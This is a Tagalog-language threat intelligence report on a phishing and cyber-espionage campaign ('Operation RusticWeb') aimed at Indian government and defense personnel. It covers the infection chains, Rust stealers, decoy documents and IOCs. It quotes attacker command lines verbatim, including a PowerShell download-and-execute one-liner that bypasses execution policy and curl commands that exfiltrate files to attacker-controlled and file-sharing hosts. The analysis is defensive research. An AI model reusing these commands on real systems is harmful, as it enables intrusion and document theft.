
SEQRITE Natuklasan ng Labs APT-Team ang isang kampanyang phishing na tumatarget sa iba't ibang tauhan ng gobyerno ng India simula noong Oktubre 2023. Natukoy din namin ang pagtatarget sa parehong gobyerno at pribadong entidad sa sektor ng depensa noong Disyembre. Ginamit ang mga bagong Rust-based payload at naka-encrypt na PowerShell command upang i-exfiltrate ang mga kumpidensyal na dokumento sa isang web-based service engine, sa halip na isang nakalaang command-and-control (C2) server. Sa aktibong pagbabago ng arsenal nito, gumamit din ito ng mga pekeng domain upang mag-host ng mga malisyosong payload at decoy file. Nasa ibaba ang ilang pangalan ng mga domain at mga sample na pain na ginamit sa kampanyang ito:
- IPR form ng Department of Personnel & Training, partikular sa mga opisyal ng IAS
- Pekeng domain na ginagaya ang Army Welfare Education Society (AWES)
- Ulat ng istatistika ng Assam CDR ng Kailash Satyarthi Children's Foundation
- Isa pang pekeng domain na ginagaya ang Parichay, isang Government SSO platform
- Pormularyo ng nominasyon para sa Defense Services Officers Provident (DSOP) Fund
- Pagtatanghal sa quarterly brief ng mga inisyatiba sa Ministry of Defense
Ang kampanyang ito ay sinusubaybayan bilang Operation RusticWeb , kung saan maraming TTP ang nagsasapawan sa mga grupong APT na nauugnay sa Pakistan – ang Transparent Tribe (APT36) at SideCopy . Mayroon din itong pagkakatulad sa ulat ng Operation Armor Piercer na inilabas ng Cisco noong 2021, at ang pag-target gamit ang ESSA scholarship form ng AWES ay naobserbahan ng aming koponan noong parehong taon.
Nagsimula nang lumipat ang mga threat actor mula sa mga kilalang compiled language patungo sa mga mas bago tulad ng Golang, Rust, at Nim. Nagbibigay ito ng cross-compatibility at nagpapahirap din sa pagtukoy. Ang mga kamakailang halimbawa ng Golang malware na sinuri ng aming team ay ang Windows-based Warp malware ecosystem na gumagamit ng Telegram bot bilang C2 at isang Linux-based stager payload ng Ares RAT . Kasabay nito, iba't ibang ransomware (RaaS) operator ang lumipat mula sa Golang patungong Rust dahil nagbibigay ito ng high-performance encryption at evasion speed habang tinitiyak ang kaligtasan ng memory.
Chain ng Impeksiyon 1
Ang unang impeksyon na naobserbahan ay lubos na umaasa sa Rust-based na mga payload na ginagamit para sa pag-enumerate ng file system. Nagsisimula ang isang nakakahamak na shortcut file ng impeksyon kung saan ginagamit ang isang pekeng domain ng AWES para i-drop ang mga payload na ito at i-exfiltrate ang data sa isang web-service na pagbabahagi ng file.

Fig. 1 – Infection Chain (1)
Tinatarget ng attacker ang biktima sa pamamagitan ng spear-phishing na humahantong sa isang archive file na pinangalanang " IPR_2023-24 ". Naglalaman ito ng isang Windows shortcut file na nagkukunwaring PDF file gamit ang double extension format. Ang pangalan ng komento ay nagmumungkahi na ang pain ay isang form na may kaugnayan sa IPR.

Fig. 2 – Malicious Shortcut file
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -nop -c "iwr 'hxxps://rb[.]gy/gbfsi' -OutFile $env:USERPROFILE\Documents\file.ps1; & $env:USERPROFILE\Documents" |
Kapag binuksan ito, magti-trigger ang PowerShell na mag-download at mag-execute ng script mula sa rb[.]gy domain, isang libreng URL shortener. Ang mga command-line parameter para malampasan ang execution policy na walang profile ay ginagamit para i-download ang PS1 script gamit ang Invoke-WebRequest.
Victimology
Batay sa pinaikling URL, maaari naming suriin ang mga istatistika para sa ilang mga pag-click at ang bansa kung saan nagmula ang pag-click gamit ang kanilang tracker. Naging live ang kampanya sa katapusan ng Setyembre at maraming aktibidad ang makikita noong Oktubre, kung saan 26.53% sa kanila ay mula sa India lamang. Hindi nito isinaalang-alang ang nakumpirmang victimology ngunit nagbibigay ng pangkalahatang-ideya ng target na biktima.

Larawan 3 – Biktimolohiya
Yugto ng PowerShell
Ang pinalawak na URL ay tumuturo sa isang domain na nagngangalang awesscholarship[.]in upang kunin at i-save ang PowerShell script (file.ps1) sa folder na Documents . Bago tingnan ang script na ito, ang pangalan ng domain ay mukhang isang scholarship para sa "Army Welfare Education Society". Ang lehitimong domain para sa organisasyong ito ay scholarship[.]awesindia[.]com , kung saan naobserbahan ang mga katulad na kampanya sa phishing noon. Ang pagbubukas ng pekeng pahina ng domain na ito ay magre-redirect nito sa opisyal na pahina ng AWES na nagpapakita ng isang opisyal na abiso ng alerto tulad ng ipinapakita sa ibaba.

Fig. 4 – Opisyal na paunawa ng pekeng website
Nagsisimula ang PowerShell script sa pagse-set up ng mga path ng URL para sa pag-download ng mga kasunod na yugto ng payload kasama ang dokumento ng pang-akit. Ang mga target na landas para sa pag-download at pag-upload ng mga file ay naka-set up, kung saan tatlong function ang pangunahing tinukoy para sa mga feature na iyon.

Fig. 5 – PowerShell script
Ang mga tungkuling X at Y ay ginagamit upang mag-log ng mga mensahe sa isang file at mag-download ng file mula sa ibinigay na URL patungo sa target na path at i-log ito, ayon sa pagkakabanggit. Ang target na lokasyon ay ang default na direktoryo ng mga Dokumento kung saan ang isang bagong folder na pinangalanang Downloads ay ginagawa upang i-drop ang decoy PDF file at isang archive sa tabi ng folder.

Fig. 6 – PowerShell script (patuloy)
Kapag nabuksan na ang decoy, kinukuha ang archive file na naglalaman ng isang file nang walang anumang extension. Ito ay papalitan ng pangalan upang idagdag ang EXE extension at isasagawa. Panghuli, ang Z function ay ginagamit upang i-upload ang log file sa server gamit ang curl command at pagkatapos ay burahin ang mga log na naitala.

Fig. 7 – Na-upload ang log file
Samantala, ang decoy file na binuksan ay isang form para sa isang pahayag ng Immovable Property Return kung saan ang serbisyo ay binanggit bilang 'Serbisyong Pang-administratibo ng India'. Maramihang katulad na mga form sa iba't ibang mga portal ng gobyerno ng India ay magagamit sa pampublikong domain. Gayunpaman, ang blangkong IPR form na ito ay available sa DoPT's (Department of Personnel & Training) website na nasa ilalim ng Ministry of Personnel Public Grievances and Pensions ng India. Tandaan na wala itong kaugnayan sa ESSA – Education scholarship scheme ng Army Personal application form.

Fig. 8 – Decoy: IPR form para sa mga opisyal ng IAS (Okt'23)
Downloader: Yugto ng Pagsusuri ng System
Ang EXE payload ay lumalabas na isang binary na na-compil ng Rust na sumusuri sa pangunahing impormasyon ng sistema na matatagpuan sa PDB path – ' syscheck.pdb '. Matapos i-demangle ang mga pangalan ng function ng Rust gamit ang isang IDA Pro plugin, makakakita tayo ng maraming function para sa write at command execute na tinatawag. Kinukuha nito ang impormasyon gamit ang:
- Domain ifconfig[.]ako para kunin ang IP address
- Isang utos ng WMIC upang kunin ang mga aktibong drive na naroroon sa sistema ng biktima - "wmic logicaldisk makakuha ng caption".

Fig. 9 – System check logs
Ang mga log na ito ay isinusulat sa isang file na pinangalanang ' MySystem.txt ' sa direktoryo ng ProgramData\syscheck at ina-upload sa parehong domain gaya ng:
"curl -F TT=@C:\ProgramData\syscheck\MySystem.txt hxxps://awesscholarship[.in/upload/upload.php"

Fig. 10 – URL para i-download ang susunod na yugto
Pagkatapos, isa pang archive na pinangalanang file1.zip ang dina-download mula sa parehong pekeng domain at ini-extract. Ito ay pinalitan ng pangalan sa ' MySystem.exe ' at isinasagawa. Panghuli, ang persistence para sa huling payload na ito ay nalilikha sa pamamagitan ng Startup directory.

Fig. 11 – Pagtitiyaga sa pamamagitan ng Startup
Magnanakaw: Huling Yugto
Ang huling payload ay isa pang malware na nakabatay sa kalawang na nagnanakaw ng mga file, nangongolekta ng pangalan ng system at IP, at nag-a-upload ng mga indibidwal na file kasama ang mga log. Wala itong mga built-in na feature ng mga sopistikadong info-stealers tulad ng pagnanakaw mula sa mga web browser, Discord/Steam o mga cryptocurrency na wallet. Maramihang bersyon ng stealer na ito ang natagpuan sa campaign na ito na may mga compilation timestamp mula Setyembre hanggang petsa (Disyembre) at nagkaroon sila ng mas mababang rate ng pagtuklas sa Kabuuan ng Virus.
| MD5 | Compilation Timestamp | PDB |
| da745b60b5ef5b4881c6bc4b7a48d784 | 2023-09-26 | syscheck.pdb |
| f68b17f1261aaa4460d759d95124fbd4 | 2023-09-26 | alam.pdb |
| 237961bbba6d4aa2e0fae720d4ece439 | 2023-10-26 | alam.pdb |
| d2949a3c4496cb2b4d204b75e24390d9 | 2023-12-08 | Zew.pdb |
| fc61b985d8c590860f397d943131bfb5 | 2023-12-11 | Zew.pdb |
Ang mga pagbabago sa pangalan ng path ng PDB ay makikita sa mga sample ng Oktubre at Disyembre ngunit halos magkapareho ang pagkakatulad kapag inihambing sa pamamagitan ng BinDiff, na 91%, maliban sa ilang maliliit na pagbabago.

Fig. 12 - Pagkakatulad sa mga sample
Iniisa-isa nito ang lahat ng dokumento at mga file sa archive sa lahat ng mga drive na kinuha nito dati sa yugto ng pag-download. Dalawang log file ang nilikha sa loob ng isang bagong folder na may iba't ibang pangalan ( Micro, File ) para sa bawat sample sa ilalim ng direktoryo ng ProgramData . Ginagamit ang mga ito upang mag-imbak ng mga talaan ng mga na-upload na file at mga log ng mga naka-enumerate na file. Pagkatapos i-save ang mga naka-enumerate na file sa ' Logs.txt, ' ang bawat file ay ia-upload sa pamamagitan ng curl PUT method sa oshi[.]at domain, isang anonymous na pampublikong file-sharing engine na tinatawag na OshiUpload.
"curl -TC:\Users\test\Downloads\ .zip hxxps://oshi[.]at”
Kasama ng pangalan ng desktop, ang mga link para i-download ang mga file na ito ay naka-save sa ' Records.txt, ' na naglalaman ng tatlong URL para sa bawat file. Dalawa ang mga link ng Clearnet – isa para sa pamamahala at ang isa naman para sa pag-download. Ang pangatlo ay isang Tor domain ng Oshi para i-download sa pamamagitan ng nakatagong serbisyo.

Fig. 13 – Mag-download ng mga link ng mga na-upload na file
Ipinapakita ng pahina ng pamamahala ang mga katangian ng file na na-upload – mga link sa pag-download, laki, uri, hash, at timestamp. Ang mga opsyon para sa pagsira sa file kasama ang isang expiration timer ay naroroon.

Fig. 14 - Pahina ng pamamahala para sa mga na-upload na file
Ang mga log file na may timestamp sa filename ay ina-upload sa pekeng AWES domain. Ang tugon ng server ay na-verify para sa isang matagumpay na pag-upload, pagkatapos nito ay napupunta sa isang walang katapusang pagtulog hanggang sa maputol.

Fig. 15 – Tugon ng server pagkatapos mag-upload ng mga log
Gamit ang mga bagong kargamento ng magnanakaw na aming naobserbahan noong Disyembre, ginamit ng aktor ng pagbabanta ang isang bagong dokumento ng pain na pagmamay-ari ng Kailash Satyarthi Children's Foundation. Ang dokumento ay makukuha sa kanilang website , na may kaugnayan sa kanilang ulat sa istatistika tungkol sa "Kasal ng Bata at iba pang krimen laban sa mga Bata sa Assam".

Fig. 16 – Decoy: Assam CDR (Dis'23)
Ang paggamit ng mga decoy na may temang bilang mga pundasyon ng mga bata o mga lipunan para sa mga bata ng hukbo at mga opisyal ng IAS sa isang kampanyang spear-phishing ay nagpapahiwatig ng isang naka-target na pagsisikap na naglalayon sa mga opisyal ng gobyerno ng India, lalo na sa mga nauugnay sa mga pundasyon o lipunan ng mga bata.
Chain ng Impeksiyon 2
Ang isa pang katulad na chain ng impeksyon ay naobserbahan noong Disyembre gamit ang mga maldoc, kung saan ang enumeration at exfiltration ay ginawa gamit ang PowerShell script sa halip na mga Rust-based na payload. Kasama ng dalawang pekeng domain, ginamit dito ang mga naka-encrypt na PowerShell script.

Fig. 17 – Infection Chain (2)
Nagsisimula ang impeksyon sa isang phishing maldoc na naglalaman ng malisyosong VBA macro. Sa pangunahing VBA obfuscation, naglalaman ito ng mga naka-encrypt na PowerShell command. Ang mga katulad na maldoc ay natukoy na gumagamit ng bahagyang binagong mga utos ng PS.
- Dsop_Nom.ppam
- DSOP-NOM.ppam
- PM_INDIG_INITIATIVE_BRIEF.ppam

Fig. 18 – Nakakahamak na VBA macro
Naka-encrypt na PowerShell
Kapag nabuksan na ang dokumento, kino-convert nito ang mga numero sa mga karakter na bubuo ng ' PoWeRSHEll '. Ang utos na PowerShell ay naglalaman ng naka-encrypt na data, na kino-convert sa isang SecureString gamit ang ' ConvertTo-SecureString ' na may isang key. Sinusundan nito ang katulad na paraan ng pag-decrypt ng PowerShell na nakikita sa Emotet ngunit may bahagyang karagdagang obfuscation.

Fig. 19 – Naka-encrypt at Obfuscated na mga utos ng PowerShell
Sa unang maldoc, ang na-convert na string ay gumagamit ng Marshal object para sa memory na namamahala sa decryption sa pamamagitan ng built-in na DPAPI upang i-invoke ang mga command gamit ang SecureStringToGlobalAllocUnicode method. Ang pangalawa ay gumagamit ng PSCrentials object upang makakuha ng plain-text string. Sa panghuli, ang PtrToStringBSTR at SecureStringToBSTR ay ginagamit kasama ng Marshal object. Para sa obfuscation, ang mga command ay gumagamit ng mga technique mula sa Invoke-Obfuscation upang i-mask ang trigger ng IEX command gamit ang mga environment variable:

Fig. 20 – Obfuscated IEX command
Sa pagtingin sa mga ganap na na-decrypt na command ng PowerShell, dina-download nito ang decoy file at ang susunod na yugto ng PowerShell script. Dina-download ang mga ito mula sa mga domain patungo sa mga direktoryo ng Downloads at Documents at isinasagawa.

Fig. 21 – Mga decoded command (1)

Fig. 22 – Mga decoded command (2)
Mga Domain at Decoy
Ang unang senaryo ay nagda-download mula sa domain na ' parichay.epar[.]in , ' samantalang ang pangalawa ay gumagamit ng parehong pekeng domain ng AWES na naobserbahan sa unang infection chain. Ito ay isa pang pekeng domain na ginagamit upang mag-host ng mga malisyosong payload, na ginagaya ang opisyal na website ng gobyerno na ' parichay.nic[.]in '. Ito ay isang platform ng SSO ng Gobyerno na idinisenyo upang i-onboard ang mga user sa ilalim ng iisang balangkas ng pagpapatotoo. Bagama't pinahihintulutan ng Parichay ang mga empleyado ng gobyerno na ma-access ang iba't ibang serbisyo ng NIC batay sa "departamento ng gumagamit" at sa eMail address ng Gobyerno (@nic.in/@gov.in), pinahihintulutan naman ni Jan Parichay ang mga mamamayan na ma-access ang mga serbisyong nakasentro sa mamamayan.

Fig. 23 – Lehitimong at pekeng mga domain ng Parichay
Ang unang decoy ay nauukol sa DSOP (Defense Services Officers Provident) Fund nomination form, na tumatalakay sa Defense Accounts Department. Ang pangalawang decoy ay nauugnay sa isang pagtatanghal sa isang quarterly brief kasama ang Ministry of Defense.

Fig. 24 – Decoy: Defense Services Officers Provident (DSOP) Fund

Fig. 25 – Decoy: Ministry of Defense
Ang susunod na yugto ng PowerShell script na ' Mail_check.ps1 ' na itinapon ay naka-encrypt at na-obfuscate nang katulad. Kung titingnan ang na-decrypt na script, magsisimula ito sa pamamagitan ng pag-download at pag-extract ng isang archive file, na naglalaman ng isang payload na pinangalanang ' syscheck.exe. ' Ito ay direktang kinukuha sa Startup folder upang maitatag ang persistence para sa payload na ito.

Fig. 26 – Nahulog ang PowerShell script pagkatapos ng decryption
Enumerate at Exfiltrate
Ang binary ay isa pang Rust-based payload na may ibang pangalan ng PDB, ang 'Aplet.pdb.' Mayroon itong compiler timestamp na Disyembre 14 at may pangalang AnyConnect Web Helper ng Cisco na may nilagdaang certificate.

Fig. 27 – Binary na may Sertipiko ng WebHelper
Sa halip na direktang isagawa ang enumeration at exfiltration, maglalagay ito ng PowerShell script na ' sys.ps1 ' sa direktoryo ng Pictures para sa layuning ito pagkatapos makuha ang username. Ang command na na-trigger ay:
"powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File C:\Users\test\Pictures\sys.ps1"
Hindi kasama rito ang 3 folder habang binibilang: ang Windows at ang parehong direktoryong ' Program Files '. 13 uri ng file lamang ang napili: ('.ppt', '.pptx', '.pdf', '.xlsx', '.xlsm', '.xls', '.xlam', '.doc', '.docx', '.docm', '.txt', '.dot', '.ppam') at ang bawat file ay naka-log sa ' paths.txt ' sa folder ng Mga Dokumento .

Fig. 28 – Enumeration at Exfiltration
Kapag na-upload na ito sa oshi[.]at , ang mga download URL ay sine-save sa ' suc_logs.txt ' katulad ng sa campaign 1. Ang script na ito ay tumatakbo nang walang katapusan upang suriin kung may mga bagong file na nalikha. Ang mga URL log na ito ay pana-panahong ina-upload pagkatapos ng isang partikular na tagal.

Fig. 29 – Pag-upload ng mga log
Samantala, ang parent binary ( syscheck ) ay papasok sa infinite sleep maliban kung maantala. Kung gayon, sa halip na lumabas, ia-upload nito muli ang mga URL log sa Oshi. Bukod pa rito, ia-upload din nito sa isang sub-domain ng firebaseio bilang backup na hakbang sa pagkakataong ito.

Fig. 30 – Pag-upload sa Firebaseio na may authentication
Ang Firebase Realtime Database ay isang cloud-hosted na NoSQL database na maaaring mag-imbak at mag-sync ng data nang real-time. Ito ay isang open platform ng Google na malawakang ginagamit para sa mga cloud-based na application ng mga developer at nakaakit ng mga threat actor na mag-deploy ng malware tulad ng Unlucky Kamran upang mag-exfiltrate ng data. Nagbibigay ito ng ilang feature tulad ng cloud storage, hosting, real-time database, at marami pang iba.
Konklusyon
Isang bagong kampanya sa phishing ang nagta-target sa iba't ibang tauhan ng gobyerno ng India upang magnakaw ng mga kumpidensyal na dokumento. Ang mga payload na nakabatay sa rust at mga naka-encrypt na PowerShell script ay na-deploy upang ilista at i-exfiltrate ang mga dokumento sa isang hindi nagpapakilalang pampublikong file-sharing engine na tinatawag na OshiUpload sa halip na isang nakalaang command-and-control (C2) server. Ang parehong pekeng domain na ginagaya ang mga entidad ng gobyerno ay ginamit upang mag-host ng mga malisyosong payload sa cyber-espionage attack na ito. Ang Operation RusticWeb ay maaaring maiugnay sa isang banta ng APT dahil mayroon itong mga pagkakatulad sa iba't ibang grupong nauugnay sa Pakistan. Habang lumilipat ang mga aktor ng banta sa malware na binuo gamit ang mga bagong na-compile na wika tulad ng Golang, Rust, at Nim, inirerekomenda namin na magpatuloy nang may pag-iingat at gumawa ng mga kinakailangang pag-iingat upang manatiling protektado.
SEQRITE proteksyon
- Lnk.Stealer.48397
- PS.Stealer.48398
- RustStealer.48408.GC
- Script.RustStealer.48409
- Trojan.Ruststealer
MITER ATT&CK
| Pantaktika | Technique ID | Pangalan |
| Pag-unlad ng Resource | T1583.001
T1587.001 T1588.002 T1608.001 T1608.005 |
Kumuha ng Imprastraktura: Mga Domain
Bumuo ng Mga Kakayahan: Malware Kumuha ng mga Kakayahan: Tool Mga Kakayahang Yugto: Mag-upload ng Malware Mga Kakayahang Yugto: I-link ang Target |
| Paunang Pag-access | T1566.002 | Phishing: Spear phishing Link |
| Pagpapatupad | T1106
T1129 T1059 T1047 T1204.002 |
Katutubong API
Mga Ibinahaging Module Command at Scripting Interpreter Instrumentasyon ng Pamamahala ng Windows Pagpapatupad ng User: Nakakahamak na File |
| Pagtitiyaga | T1547.001 | Registry Run Keys / Startup Folder |
| Pag-iwas sa Depensa | T1027.010
T1036.007 T1140 |
Command Obfuscation
Pagbabalatkayo: Double File Extension I-deobfuscate/I-decode ang mga File o Impormasyon |
| Pagkatuklas | T1016
T1033 T1083 |
Pagtuklas ng Configuration ng System Network
May-ari ng System/Pagtuklas ng User Pagtuklas ng File at Direktoryo |
| koleksyon | T1005
T1119 |
Data mula sa Lokal na System
Automated Collection |
| Command at Control | T1105 | Paglipat ng Ingress Tool |
| Exfiltration | T1020
T1567 |
Automated Exfiltration
Exfiltration Sa Serbisyo sa Web |
Mga IOC
| MD5 | Filename |
| 56cb95b63162d0dfceb30100ded1131a | IPR_2023-24.pdf.zip |
| 13ee4bd10f05ee0499e18de68b3ea4d5 | IPR_2023-24.pdf.lnk |
| de30abf093bd4dfe6b660079751951c6 | DSOP-NOM.ppam |
| PowerShell | |
| c9969ece7bb47efac4b3b04cdc1538e5 | sa.ps1 |
| f14e778f4d22df275c817ac3014873dc | Sa.ps1 |
| 501a6d48fd8f80a134cf71db3804cf95 | Mail_check.ps1 |
| 6d29fc0a73096433ff9449c4bbc4cccc | sys.ps1 |
| Mga decoy | |
| a9182c812c7f7d3e505677a57c8a353b | Ipr.pdf |
| f5d8664cbf4a9e154d4a888e4384cb1d | abc009.pdf |
| 3ce8dfb3f1bff805cb6b85a9e950b3a2 | 1.pdf |
| a696c50dd5d15ba75c9e7f8d3c64997c | 1.pdf |
| archive | |
| e0102071722a87f119b12434ae651b48 | |
| ee8d767069faf558886f1163a92e4009 | |
| 9f3359ae571c247a8be28c0684678304 | |
| b0b6629d35451bcc511c0f2845934c3e | |
| f2501e8b57486c427579eeda20b729fd | |
| 20b4eb5787faa00474f7d27c0fea1e4b | |
| 635864ff270cf8e366a7747fb5996766 | |
| EXE | |
| da745b60b5ef5b4881c6bc4b7a48d784 | |
| f68b17f1261aaa4460d759d95124fbd4 | |
| 237961bbba6d4aa2e0fae720d4ece439 | |
| d2949a3c4496cb2b4d204b75e24390d9 | |
| fc61b985d8c590860f397d943131bfb5 | |
| 04557782d7017f18ec059fc96d7f2dc8 | |
| Domain/IP | |
| awesscholarship[.]in 89.117.188[.]126 |
|
| parichay.epar[.]in 13.232.102[.]189 |
|
| oshi [.]at | |
| alfa-aeafa-default-rtdb.firebaseio[.]com | |
| Mga URL | |
| hxxps://rb[.]gy/gbfsi | |
| hxxps://awesscholarship[.]in/upload/file.zip | |
| hxxps://awesscholarship[.]in/upload/file1.zip | |
| hxxps://awesscholarship[.]in/upload/in.ps1 | |
| hxxps://awesscholarship[.]in/upload/upload.php | |
| hxxps://awesscholarship[.]in/upload/Ipr.pdf | |
| hxxps://awesscholarship[.]in/upload/abc009.pdf | |
| hxxps://awesscholarship[.]in/upload/1.pdf | |
| hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip | |
| hxxps://awesscholarship[.]in/ppam/Mail_Check.ps1 | |
| hxxps://awesscholarship[.]in/ppam/syscheck.zip | |
| hxxps://parichay.epar[.]in/Win/1.pdf | |
| hxxps://parichay.epar[.]in/Win/Mail_Check.ps1 | |
| PDB | |
| C:\Users\123\Desktop\Syscheck\target\release\deps\syscheck.pdb | |
| C:\Users\123\Desktop\Alam\target\release\deps\alam.pdb | |
| C:\Users\123\Desktop\Aplet\target\release\deps\Aplet.pdb | |
| D:\HOME\DESKTOP BAGONG DATA\Zew\target\release\deps\Zew.pdb | |
| Paghandaan | |
| C:\ProgramData\syscheck\file.zip | |
| C:\ProgramData\syscheck\MySystem.exe | |
| C:\ProgramData\syscheck\MySystem.txt | |
| C:\ProgramData\Micro\logs.txt | |
| C:\ProgramData\Micro\records.txt | |
| C:\ProgramData\Files\Log.txt | |
| C:\ProgramData\Files\Records.txt | |
| Documents\downloadAndExecuteLog.txt | |
| Mga Dokumento\file.ps1 | |
| Documents\myfile.zip | |
| Documents\unzippedFolder\file.exe | |
| Documents\Downloads\myfile.pdf | |
| Documents\paths.txt | |
| Documents\suc_logs.txt | |
| Documents\Mail_Check.ps1 | |
| Documents\syscheck.zip | |
| Mga Download\1.pdf | |
| Mga larawan\sys.ps1 | |
| %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\MySystem.exe | |
| %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\syscheck.exe | |
May-akda : Sathwik Ram Prakki